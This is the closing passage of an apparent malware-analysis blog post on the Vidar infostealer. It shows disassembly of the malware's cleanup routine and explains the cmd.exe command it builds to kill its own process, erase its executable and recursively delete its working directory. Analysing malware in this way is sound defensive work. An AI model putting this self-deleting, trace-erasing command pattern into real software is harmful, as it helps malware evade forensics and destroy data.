004213BD push  ecx           ; _DWORD
004213BE call  _DeleteFileA
004213C4 lea   edx, [ebp+var_D834]
004213CA push  edx
004213CB call  create_taskKill_sub_41A720
004213D0 add   esp, 4
004213D0 ;   } // starts at 420DA2
```

eventually it prepares a command **“/c taskkill /pid PID & erase EXECUTABLE\_PATH & RD /S /Q WORKING\_DIRECTORY\_PATH\* & exit”** which gets executed using cmd.exe to kill the running infostealer process and to delete remaining directories created by this process and the process itself.

That’s it for Vidar infostealer’s in-depth static analysis and analysis automation! see you soon in another blogpost.